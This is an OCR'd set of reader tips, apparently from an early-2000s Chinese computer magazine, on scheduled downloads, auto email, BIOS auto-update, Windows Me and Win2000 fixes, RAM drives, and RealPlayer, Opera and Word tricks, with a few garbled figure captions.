点击“计划”标签页，如图1所示。“开始下载文件于”可以设置计划下载的开始时间于一周的任一天的任何时候开始，当然应该设置为网络使用非高峰期或者网络使用费比较低廉的时间，建议是凌晨。不过请一定要比你在BIOS设置中的时间迟5分钟左右，总要留一些启动时间给系统吧。“停止下载文件于”是指如果下载的文件较多，在网络使用非高峰期或者网络使用费比较低廉的时间段不能下载完成，允许在该时间停止下载文件，并在下一个计划开始时间继续下载。笔者在这里要提醒的是，如果计划下载任务未能结束，那么即使你设置了自动关机功能，FlashGet依然不会自动关机，而是会等到下一个计划时间段内接着下载（这可不得了，电脑会一直等待到第二天的下一个计划时间段）。因此如果你想更保险一些，请运行Regedit.exe，从“注册表编辑器”中找到HKEY_CURRENT_USER\Software\JetCar\JetCar\General，在这里添加一个键值AlwaysShutDown=1，这样就没问题了。

设置自动重拨和自动挂断。这个步骤是很关键的设置，试想一下你辛辛苦苦设置了自动下载和自动关机，但由于网络连接突然中断，那么你所有的工作岂不是白做？仍旧打开“工具/选项”对话框，找到“拨号网络”标签，在“连接”下拉列表框中选中如“163”之类的拨号连接（可千万不要选择“FlashGet从不拨号连接”哟），然后再依次填入正确的用户名和口令，当然还要勾选“如果断开重拨”（将这里的重拔次数尽量设置得多一些）和“完成后挂断”，这样FlashGet就能自动进行拨号连接，并能自动挂断了。

最后设置自动关机。请朋友们先将“工具/选项/常规”中的“程序开始运行即开始下载”取消，因为我们已经设置好了计划下载的时间段，免得出现什么麻烦。接着，记住勾选“工具”菜单中的“完成后关机”，这样就能让FlashGet在下载结束后自动关机了。

3. 使用NetAnts用户的设置

其实，NetAnts与FlashGet的设置差不多，笔者这里以1.23中文版为例进行介绍。

首先，当然也要让NetAnts进入“启动”组，否则下面的所有设置都是没有意义的。

其次，设置定时下载的时间。从“选项”菜单中打开“参数设置”对话框，找到“定时”标签，这里有“定时下载”和“定时挂断”两个时间设置项，相信这里的操作不会有什么问题吧？不过，笔者要提醒的是，这里的时间也是24小时制，而且最好也将“定时下载”的时间设置得比BIOS中的自动开机时间晚5分钟左右，理由如前述。

设定下载完成后的有关选项。仍然从“选项”菜单中打开“参数设置”对话框，点击“高级”标签，如图2所示。第一步就是将“启动后




图 2

立即开始所有任务”项取消（因为已经设置了定时下载的时间，当然不需要启动后立即开始所有任务，免得出什么错误）。第二步是勾选“下载完成后挂断”、“下载完成后退出”、“下载完成后关机”这三个选项。可能有些朋友会说，“下载完成后挂断”和刚才我们所介绍的“定时挂断”是不是重复了呢？是的，这两个选项确实是重复的，不过笔者如此设置是有一定道理的，因为如果某天的网络条件不好或突然发生连接中断而导致任务迟迟无法完成，到时恐怕你的上网费就不得了啦。还是同时选中这两项保险一些，即使无法完成下载任务也可以到下一次再说。你说呢？

最后设置自动连接。从“参数设置”中找到“拨号”标签，将“使用拨号网络连接”和“必要时自动拨号”两个选项都选中，当然一定要填写正确“用户名”和“口令”，还要将尝试次数设置得尽量多一些。至于“必要时自动拨号”选项，它可以在NetAnts开始执行下载任务时自动拨号。

4. 不可不提的设置

虽然我们刚才已经对BIOS、FlashGet、NetAnts进行了诸多设置，但是由于国内网络条件所限，为了保险一些，因此你还需要对“拨号连接”进行一些设置。

从“控制面板/拨号网络”中找到你使用的拨号连接如163，从快捷菜单中选择“属性”命令，点击“拨号”标签，这里有一项“启用空闲中断时间”选项，请朋友们选中它，并设置“空闲*分钟后断开连接”的时间为3分钟，这样如果拨号连接3分钟后没有响应，那么就会自动断开连接。这样做是因为我们已经分别在FlashGet、NetAnts中设置了“如果断开重拨”和“必要时自动拨号”，如果在设置的拨号次数内未能成功连接，那么就会自动关机，免得由于无限制拨号而导致无法关机的问题。

5. 自动监视下载任务的执行情况

虽然通过上述步骤我们已经完成了“自动下载”的所有设置，但如果能在第二天看到计算机执行任务时的一些信息，你就可以更方便地了解下载所使用的时间和其他数据。

在FlashGet中，可以从“工具/选项”中找到“常规”标签页，选中“下载完成后信息写入单独的*.log文件中”。在NetAnts中，从“选项/参数设置”中找到“高级”标签页，选中“创建.NFO文件”。当然也可以在“开始/控制面板/拨号网络”中从163的“属性”页面中找到“网络”标签，勾选“为此连接记录一个日志文件”，以后你就可以查看到许多有用的信息了。

所有设置工作终于结束了，不过还是请朋友们先测试一下，主要是看你添加的下载任务URL地址是否能打开，不然到时候可就会浪费许多网费哟！另外，最好不要设置屏幕保护程序的密码，否则会自找麻烦。

自动收发E-mail

□江苏　王志军

对大多数朋友，尤其是每天都收发大量E-mail的办公室用户和商业用户，如果能自动收发E-mail，那么肯定能大大减轻工作量。

如同前面所介绍的自动开关机、自动下载一样，实现自动收发E-mail其实最重要的还是设置部分。




图 1




图 2

一、在Outlook Express中自动收发E-mail

第一步，从“工具”菜单中打开“选项”对话框，点击“连接”标签，点击这里的“更改”按钮，在如图1所示的“Internet属性/连接”对话框中选择“始终拨默认连接”选项，这样就可以在打开Outlook Express时拨默认连接，当然，你得将拨号设置中的用户名和密码都填写正确。其他的设置可以参考《让下载更轻松》部分中的介绍。

第二步，点击“常规”标签页，将“启动时发送和接收邮件”选项选上（如图2），这样在打开Outlook Express时你就能自动收取所有新邮件啦。

第三步，设置自动分拣条件。如果你想对接收到的邮件进行自动分拣，那么可以从“工具 / 邮件规则 / 邮件”中新建一些邮件规则，设置不同的规则条件来建立分拣条件。例如按信箱分拣，可在“邮件规则”对话框中单击“新建”按钮，打开如图 3 所示的“新建邮件规则”对话框，从“选择规则条件”中选择“若邮件来自指定的帐户”，接着选择“选择规则操作”中的“移动到指定的文件夹”或“将它复制到指定的文件夹”等，然后“规则描述”中就会出现带下划线的超级链接，单击这些下划线就可以打开一个对话框让你选择或输入对规则的说明，这里当然就是指定具体的帐户啦。所有设置完成后，为你刚才新建的邮件规则起一个名字，然后单击“确定”按钮，规则就可以生效了。

第三步，点击“回执”标签，如图 4 所示，勾选上“总是发送阅读回执”，这样每当你阅读一封新邮件，那么 Outlook Express 就会自动帮你发送一份阅读回执，够轻松的吧？

二、在 Foxmail 中自动收发 E - mail

在Foxmail中的设置要简单一些，毕竟是中国人自己开发的邮件管理软件。


从“选项”菜单中打开“系统设置”对话框，如图 5 所示。首先在“网络”标签页下选中“自动拨号上网”，当然这里的设置要求与刚才一样，笔者就不多说了，但请记住还要选上“使用任何一个已上网的拨号连接”。

接着，在“常规”标签页中，勾选“系统启动时，自动启动 Foxmail”项。再选中某一帐户，从快捷菜单中选择“属性”命令，打开“帐户属性”对话框，选取“接收邮件”项，在图 6 中勾选“每隔 * 分钟自动收取新邮件”项，这里的时间可以自己设置，这样就可以实现自动收取新邮件了。为了保证能同时收取多个邮箱中的新邮件，建议朋友们在“其它 POP3”中进行一番设置，当然啦，每个邮箱的服务器地址、用户名、口令都要填写正确哟。

如果你也想实现自动分拣，可以从“帐户”菜单下找到“过滤器”命令，设置进行过滤的条件和动作，其步骤也比较简单，笔者这里就不多谈了 。

最后，仍然在“系统设置”对话框中的“常规”标签页中勾选“退出时检查未发送邮件”，这样如果有未发送的邮件，在退出Foxmail时就会得到自动提醒。

如果你想每天一开机就能自动收发邮件，那么可以将 Outlook Express 或 Foxmail 加入“启动”组中，这样就可以实现邮件的自动收发了。



Í¼3




图 4



图 5




图 6

自动升级BIOS

引火虫

升级BIOS也能自动完成！可能有些朋友睁大了眼睛，不可能吧？许多IT报刊和老鸟都这样告诫我们，升级BIOS一定要在纯DOS模式下进行，而且升级时最好使用/SB参数以强行跳过Boot Block块的刷新，不过，笔者今天向朋友们要介绍的是不需要人工干预的自动升级BIOS。

升级BIOS为什么被许多朋友视之为一大难事呢，其主要原因是必须使用Awdflash.exe 6vba0123.bin或Amiflash.exe 6vba0123.bin这样的命令行方式，既不直观也容易出错。

其实，升级BIOS最关键的是两个方面，一是下载到正确的BIOS文件（这是绝对的啦，如果使用了错误的BIOS文件，即使被你升级成功，那么也可能将导致无法启动），二是操作步骤正确，笔者这里介绍的自动升级BIOS正好可以满足这两个条件。



1. 什么样的主板可以实现自动升级BIOS？

遗憾的很，并不是所有的主板都可以实现自动升级BIOS，目前只有微星或技嘉的用户才有这个可能。

微星主板的型号应该是下面的一种：815 Pro(MS-6326)、815E Pro(MS-6337)、K7T Pro/K7T Pro2/K7T Pro2-A(MS-6330)、694D Pro (MS-6321)、MS-6309，比较简单的一种办法是去看一看你的主板说明书。

技嘉主板的范围就大了一些，只要你的主板芯片组满足以下条件之一就行了。

Intel：BX/ZX，LX/EX，GX，810，820，850

VIA：693，694，8605，8363，8601，8604，8371，8365，8633，8361，8366

SIS：530，620，5591，5600，630

AMD：751，761

ALI：1541，1647

2. 自动升级BIOS需要什么样的条件？

朋友们都知道，手工升级BIOS必须先下载到新版本的BIOS文件和刷新工具如awdflash.exe或amiflash.exe程序，然后在DOS下执行相应命令。自动升级BIOS免去了手工执行DOS命令的烦恼，但同样必须下载新版本的BIOS，不过这一切完全是自动完成的。

如果你的微星或技嘉主板是上面提到的一种，那么应该可以从主板配套光盘上找到相应的工具软件。微星的是Live BIOS（安装画面如图所示），技嘉的是@BIOS，或者也可以到它们的网站上去下载。

由于实现自动升级BIOS必须下载到新版本的BIOS，因此要求事先与网络相连接。

3. 如何进行BIOS的自动升级？

笔者这里要声明的是，自动升级BIOS并不是完全自动，你还是需要进行一些小小的人工干预，只不过程度极小而已。

这里笔者以微星的Live BIOS为例进行介绍，执行Live BIOS后，程序会自动打开IE，你首先看到的是一个“此页上的ActiveX控件可能和本页上的其他部件交流不安全，是否继续”的对话框，这是因为升级程序要访问本地的文件系统，只要点击“是”按钮就可以进入下一步。接下来可以看到系统所使用的浏览器版本、主板类型、BIOS类型等信息的一些检测结果，不过假如你的主板并非微星公司的产品或不支持此项功能，那么将会自动停止运行。如果你的主板支持Live BIOS，而且从服务器上检测到有新版本的BIOS文件存在，那么程序首先会让你选择是否进行更新。点击“是”按钮后，Live BIOS就会自动下载最新版本的BIOS文件到本地硬盘，并自动完成BIOS刷新工作，并不需要你进行手工干预。

如果是技嘉主板，运行@BIOS后同样会先自动检测当前主板上BIOS芯片的型号、容量和版本等信息，如果一切正常，只要勾选“Internet Update”选项（当然，Save Current BIOS更保险一些），点击右边的“Update New BIOS”按钮，然后选择好@BIOS服务器，接下来的工作就是全自动的啦！

4. 自动升级BIOS有什么危险？

虽然BIOS由原来的手工进行改成了计算机自动完成，不再存在下载到错误的BIOS文件这种问题，也不可能操作错误，但最大的危险仍然是‘停电’，这是没有办法控制的。因此，如果你有UPS，那当然是最好不过的啦。

另外，如果你的主板并非微星或技嘉品牌，那么Live BIOS和@BIOS可能就会没你的份罗。

□四川 陈刚

妙用你的 Windows Me

1.正确识别你的CeleronII和PIII

CPU的Remark现象是菜鸟级的朋友最为关心的问题，也是最为担心的问题。因为CII采用铜矿的核心，所以一些老的主板（或者是BIOS版本较低的主板）无法正确识别。更有甚者，一些居心叵测的奸商将主板的BIOS版本刷低，将CII566超到850MHz，以PIII 850MHz的价格出售，谋取高额利润。如果此时没有专用的CPU识别程序，最简单的方法就是装上Windows Me。当系统安装完成后，右击“我的电脑”，选择“属性”，调出“系统属性”（如图1）。我们可以看到，即使我们把CII566超到850MHz，“系统属性”也是识别成Intel Celeron CPU，而不是像Windows 98和Windows 2000那样将CII和PIII都统一识别成X86 Family 6 Model 8 Stepping（X86系列第六型第八步进，如图2）。有些朋友可能认为可以使用DX诊断程序，其实不然，笔者在这里给出了DX8.0的识别情况（如图3）。



图 1



图 2




图 3

2.解决VIA的兼容性问题

VIA的兼容性问题可能令很多人头疼，但兼容性良好的Intel芯片组价格又高高在上。虽然VIA的四合一的补丁正在逐步解决这样的问题，但对于VIA 693和KX133，仍不能让大家满意。Windows 2000虽在这方面做得较好，但却因其本身的问题（NT的内核）而限制了许多游戏的运行。如果你也正在这个苦海中生活，笔者建议你可以使用Windows Me试试，蓝屏和死机的几率将大大减少。这一点，在笔者的多次使用中得到了体现。

3.简化815系列主板ATA驱动的安装

使用过815系列主板的朋友，一定遇见过这样的事情，在Win98和Win2000下直接运行ATA的自解压驱动程序后，直接跳到了Windows的桌面，而没有进行下一步的安装，重新启动计算机，磁盘的性能也没有多大的提高。这现象主要是由于Win98和Win2000发布的时间较早，而无法识别主板的相应硬件造成的。解决的办法就是先安装815系列主板驱动光盘中关于Intel芯片组的驱动程序，重新启动计算机后，再安装ATA的驱动程序。这对于很多入门级或者马大哈级的朋友来说是件麻烦的事情，但使用Windows Me则问题迎刃而解。装好Windows Me后，直接运行ATA的自解压软件，按照提示，就可以轻松实现815系列主板的ATA66或者是ATA100功能。

4. 解决G400花屏的现象

G400的花屏现象对于采用VIA芯片组主板的计算机是一个较为普遍的现象，即使升级VIA的4合1补丁和G400的驱动程序也不能得到很好的解决，笔者为此花费了许多功夫。一次偶然的机会，笔者使用了Windows Me，才知道原来一切如此简单。

5.让你的老硬件起死回生

硬件驱动程序的丢失无疑是一件令人烦恼的事情，眼睁睁地看着完好无损的硬件却无法使用，这对于无上网条件的朋友来说更加麻烦。Windows Me包含了强大的驱动程序库，遇上这类问题，不妨试试Windows Me。

□镇江 武文杰

Win2000 电源管理经验谈

最近一段时间，经常为朋友安装 Win2000，其中屡次和电源管理交锋，下面与大家交流。

1.一次安装Win2000时，进入形如DOS的蓝色安装界面后自动关机。该机采用EPOX-3WXM（810DC）主板，先给该机升级了BIOS，不成功，进行硬件替换也未果。后进入BIOS将ACPI关闭，终于成功安装。由此可见，某些早期的支持ACPI的主板对Win2000的支持并不一定很好。如果你出现类似的不能解决的问题，不妨从这里着手。

2.某机器运行Win2000时间稍长，关机时就自动重新启动。该机采用杂牌LX主板，开始分析为BIOS问题，升级后不见效。后来发现，当用过调制解调器上网后再关机才会出现这种问题。进入CMOS，发现有一项网络唤醒功能，将其关闭后就可以了。

3．一位朋友升级到 Win2000 后打电话问我，为什么机器会像 AT 的一样要按开关关机。后来，我发现这是由于 Win2000 未能够正确地打开 APM 电源管理，到“控制面板/电源管理/高级电源管理/高级电源管理支持”，将其打上勾就 OK 了。

□四川 冯小民

自己制作汉化包

RegCleaner 是一个维护 Windows 注册表的好工具，只是其英文界面让很多英文不好的使用者感觉有些困难，虽然在网上可以下载其汉化包文件，但有什么比自己制作一个汉化包更让人产生成就感呢？

笔者在网上下载该软件时，也顺便下载了汉化包文件，使用软件之后才发现，原来它的语言包文件存放在其安装目录下的languages文件夹下，只要选择不同的语言包就可以让界面提示变成不同的语言。打开英文语言包文件english.rlg，用“记事本”打开，其中凡是带*号的行中的内容均不能更改，尤其头部*RG Version : 4.0*中的数字必须根据 RegCleaner 原版的版本号来设定。而其余的部分，你可以放心修改。改动的方法其实很简单，直接将英文翻译成中文就是了。

后来，我发现很多软件都能如此修改，如网络蚂蚁（改 language 目录下的 nachs.ini）等，都用一个单独的文本文件（不过扩展名都不是.txt）来保存界面上的主要提示信息。不过建议大家在修改之前，将原文件备份，以防万一。可不要将更改后的软件作为自己的作品对外进行商业活动哟！

□山东 李瑞祥

Winipcfg在网络调试中的应用

Winipcfg 是Windows自带的一个应用程序，可以查看微机中网络设备的IP地址。在实际应用中发现，查看运行Winipcfg得出的信息，对于找出网络中的故障有很大的帮助，下面结合实例说明一下。

1. 利用 Winipcfg 查看网络冲突

近日忽然接到一个很急的电话，说是一个客户那儿的微机上不了网。到了那儿一看，这位老兄微机上的设备真不少，除了网卡之外，还有电视卡和 Modem。用 Winipcfg 可以得到正确的网卡IP地址，用ping可以ping通自身的网卡 IP 地址，但是 ping 不通网关的地址，初步判断网络不通。但是抱来一台笔记本电脑，设上相同的 IP 地址，可以上网，网络不通的故障可能就排除了。情急之下，我把它的外设能去掉的都去掉，只保留了显示器和键盘鼠标，但还是上不去网。无奈之中我又执行了一遍Winipcfg，竟然发现 Modem 上也被分配了 IP 地址，而我没有拨号上网，这时候我意识到可能是Modem的TCP/IP协议被人动过。查看了一下网络邻居的属性，果然发现 Modem 的TCP/IP被人设上了IP地址，最要命的是Modem的IP地址竟然和网卡的IP地址设置成了同一个值！于是将在Modem上设置的 IP 地址去掉，就可以正常上网了。

2. Modem 可以建立拨号连接，但是无法上网？

最近我们单位新添了华为的8010交换机，另外拨号用户的用户名和密码的设置在一台SUN服务器上进行，在使用的过程中发现，只有在8010上设置的guest用户可以正常拨号上网，但是在认证计费服务器上设置的用户却只能建立拨号连接，无法正常上网。由于是两家公司的设备，一时也无法判断具体是哪一环节出了问题。最后在一台微机上执行Winipcfg，得到了Modem的IP地址为255.255.255.255。只要是稍微具有一点网络常识的人都知道，Modem获得的这个IP地址明显是错误的，这说明Modem无法从交换机获取正确的 IP 地址。于是就跟搞认证计费的公司联系，说明了故障原因后，通过在服务器上设置了一个地址池，里面设置一段IP地址，用户拨号上网后自动到地址池中取得密码，这个问题就解决了。

□宜春　陈绍溴

永不磨损的虚拟硬盘


RAMDRIVE驱动器就是由计算机内存构成的虚拟硬盘，现在SDRAM内存大幅度降价，配置256MB甚至更多的内存已不是什么困难之事，必要时划出一块足够大的内存空间作为RAMDRIVE驱动器有了可能。使用RAMDRIVE驱动器，可以解除经常播放MTV、VCD影响光驱或硬盘寿命的后顾之忧，而且这是一个永不磨损的超高速、无噪声驱动器。

在计算机中安装RAMDRIVE是非常简单的事，如果安装的RAMDRIVE容量小于32MB，只要使用EDIT 命令，在Config.sys中添加以下内容：

device=c:\windows\himem.sys　（假设操作系统在硬盘的C区）

device=c:\windows\ramdrive.sys 32767/e　（安装最大的RAMDRIVE驱动器）

重新启动计算机后，打开“我的电脑“，就可以看到由内存构成的虚拟硬盘MS－RAMDRIVE的图标了。



如果需要安装32MB以上的RAMDIRVE，可以使用第三方软件——RamDisk98，而且还可以使用Windows的DriveSpace对虚拟硬盘进行压缩，扩大RamDisk的容量。RamDisk98还允许用户自己随意选择虚拟硬盘的盘符。使用RamDisk98安装虚拟硬盘的步骤如下：

①将软件压缩包解压到一个指定目录如C:\RAMDISK，解压缩后该文件夹中应包含以下内容：readme.txt、readme.htm、ramdsk98.exe、ramdsk98.pdr、ramdsk98.inf、docs.htm。

②按照docs.htm文件的要求下载Visual Basic 5.0运行库VB500A.ZIP,如果你的计算机已经安装有Visual Basic 5.0或以上版本，该步骤可省略。

③双击“控制面板→添加新硬件”，从列表中选择”硬盘控制器“，点击“下一步”，选择“从磁盘安装”，在打开文件夹中选择C:\RAMDISK，系统自动为你完成RamDisk98的安装。然后弹出如图所示的RamDisk98缺省的设置画面，缺省的虚拟硬盘容量为10MB，盘符是D盘。

④你可以根据实际需要设置虚拟硬盘的大小和虚拟硬盘的盘符，设置好后，打开“系统属性”的“设备管理器”，可以看到在磁盘驱动器中多了RAMDSK98 RAM Disk，在硬盘控制器中多了Ram Disk Controller。

如果要删除RAMDISK，只要在设备管理器中将RAM Disk Controller、RAMDSK98 RAM Disk删除，重启计算机即可。暂时不用RAMDISK，只要将RAMDISK的容量值设置为零即可。■

□山东　房亮　河北　廖日青

RealPlayer连续播放MP3另法

《电脑爱好者》第5期的《让RealPlayer连续播放MP3》一文，讲解了一种连续播放MP3的方法，不过还有其他的方法来实现这一功能。

1. 手工编辑一个文本文件

假如D盘的MUSIC目录有a.mp3、b.mp3、c.mp3等歌曲，则用记事本编辑一个文本文件，内容如下：

file:///D:/MUSIC/a.mp3
file:///D:/MUSIC/b.mp3
file:///D:/MUSIC/c.mp3

保存后，就可以用RealPlayer打开连续播放了，而且此文件随便改名都没有关系，甚至可以不要后缀名。

2. 利用收藏夹

执行“文件/打开文件”命令，选择欲播放的文件，如“流浪歌.mp3”所在的位置。执行“添加到收藏夹”命令，出现如图1所示界面，其中“标题”选取默认的歌名“流浪歌”，然后根据喜好键入文件夹名“Song”，在“播放收藏”选择框内选取默认的“剪辑起始处”，单击“确定”。用同样的方法，再把其他歌曲添加到收藏夹“Song”中。以后，点击“选项”按钮，执行“播放“Song”中的收藏”命令，如图2所示，这样收藏夹“Song”中的文件就会被从头到尾重复播放。■




图1

ÐiÓeÌàÈ¼：直接选中你喜欢的多首MP3歌曲，拖放到RealPlayer的界面可以更简单地实现连续播放。



Í¼2

□辽宁 车在程


打造中英两用的 Opera

Opera 这款素有“北欧海盗”之称的浏览器早在3.21版就凭借体积小、速度快的优点一举成名，历经了3.5、3.6、4.0等版本后，Opera已经赢得了数百万付费注册用户，成为仅次于IE和Netscape的第三大浏览器。现在，Opera已经升级到了5.x版，而且在Windows版的Opera中取消了30天的试用期限，开始了免费使用。

不过这款浏览器始终没有中文版，这给英文较差的朋友带来了很多不便，有一些好心的网友为它制作了汉化补丁，但汉化补丁有个通病，就是汉化补丁的版本一定要与软件版本一致，否则就可能出现问题，乃至汉化失败。再有，如果想临时使用英文版（例如：试用一些经验技巧，而相关的文章中却使用的是英文菜单）就必须重装英文版，使用完再重新汉化（好麻烦哟）。

最近，笔者在网上发现了一个Opera中文语言包，可以解决以上问题。它的zip压缩文件26kB，使用方法也非常简单：将文件解压缩到Opera的安装目录中，然后启动Opera，右键单击工具条空白处，在菜单中选中“Preferences”，再单击“Languages”，单击语言选择组合框的小三角，将“CHINESE”选中（如图），单击“OK”按钮，这时出现一个英文提示，大致内容是“设置生效需要重新启动Opera，是否关闭Opera？”，单击“yes”，将Opera关闭，再启动Opera就是中文版了！如果需要英文版也执行同样的操作，只是在语言选择组合框中选“默认语系”就行了！

最后需要说明的是，这个中文语言包仅支持4.x以上的Opera。如果你使用的还是3.x版的Opera的话，笔者强烈建议你升级软件，因为新版的Opera比3.x版增加了许多非常实用的功能！




□山东 西贝

Word 文档自动减少一页方法谈

假设你用 Word 写了一封信，只有最后几行签名、敬语落在了最后一页中，那么你打印出来的信件，看上去十分别扭。这时，你当然可以手工调整，通过缩小字号或页边距等手段，将最后几行签名、敬语等都容纳到上一页。这并非最为简单省力的方法，最好的方法是让 Word 自动完成这项工作。

具体过程是：单击常用工具栏中的“打印预览”按钮，将屏幕视图切换到“预览”视图方式，然后单击工具栏中的“缩至整页”按钮（如图）。此时，Word会自动减小字号，使文档页数少一页。当然，Word减小字号遵循使减小后的字号最接近原字号的原则。

不过，当你的文档中有许多人工强制分页符时，该命令就不一定有效了。另外，在你使用了“缩至整页”命令后，单击“编辑”菜单中的“撤消缩至整页”命令可撤消“缩至整页”操作。但是，如果你已保存了文档并将其关闭，则没有快捷的方法可恢复原有字号了。



把超级解霸 2000 变成英文版

□武汉 夏志安

看了《电脑爱好者》2001年第3期“把你的 Foxmail 变成英文版“一文后，想起我也曾经将超级解霸2000变成英文版：删除\Hero2000\Resdll 目录即可。如果将这个目录还原，超级解霸2000就会恢复成中文界面。

另外，只要保留\Hero2000下的所有文件以及\Hero2000\Resdll、\Hero2000\DllFile 下所有文件，就可以实现超级解霸2000的基本功能，大家不妨一试。

□北京　张卓宏

Word文档中快速插入日期和时间

可以使用快捷键在Word文档中插入当前的日期或时间，具体的操作方法为：

1.将光标置于需要插入日期或时间的地方。

2.同时按下Alt+Shift+D可插入日期，同时按下Alt+Shift+T可插入时间。

实际上在使用这些快捷键插入日期或时间时，是插入了一个在Word文档中自动更新的域。

□北京　张卓宏

找Word文档修改的踪迹

在处理一个很长的文档时，很可能忘记自己上次到底编辑过哪个地方了。其实，Word可以记录下最后三次输入或编辑文字的位置。同时按下Shift+F5，光标将在最后一次更改的位置出现；再按一次，就会出现在倒数第二次编辑的位置，以此类推。

□山东　西贝

巧用"蚂蚁"修复受损ZIP文件

在你使用"网络蚂蚁"下载完一个ZIP文件后，如果文件损坏而无法打开，则你可以利用'蚂蚁'的修复损坏ZIP文件功能进行修复，而没有必要重新下载该ZIP文件。

修复的操作过程是：在"蚂蚁"的任务列表窗口，选中下载完成的任务，单击鼠标右键，选择"修复损坏的Zip文件"，则"蚂蚁"会检查这个ZIP文件的CRC（Cyclic Redundancy Check，循环冗余校验）校验并标出损坏区域。检查结束后，再重新启动任务，让"蚂蚁"重新下载损坏区域即可。

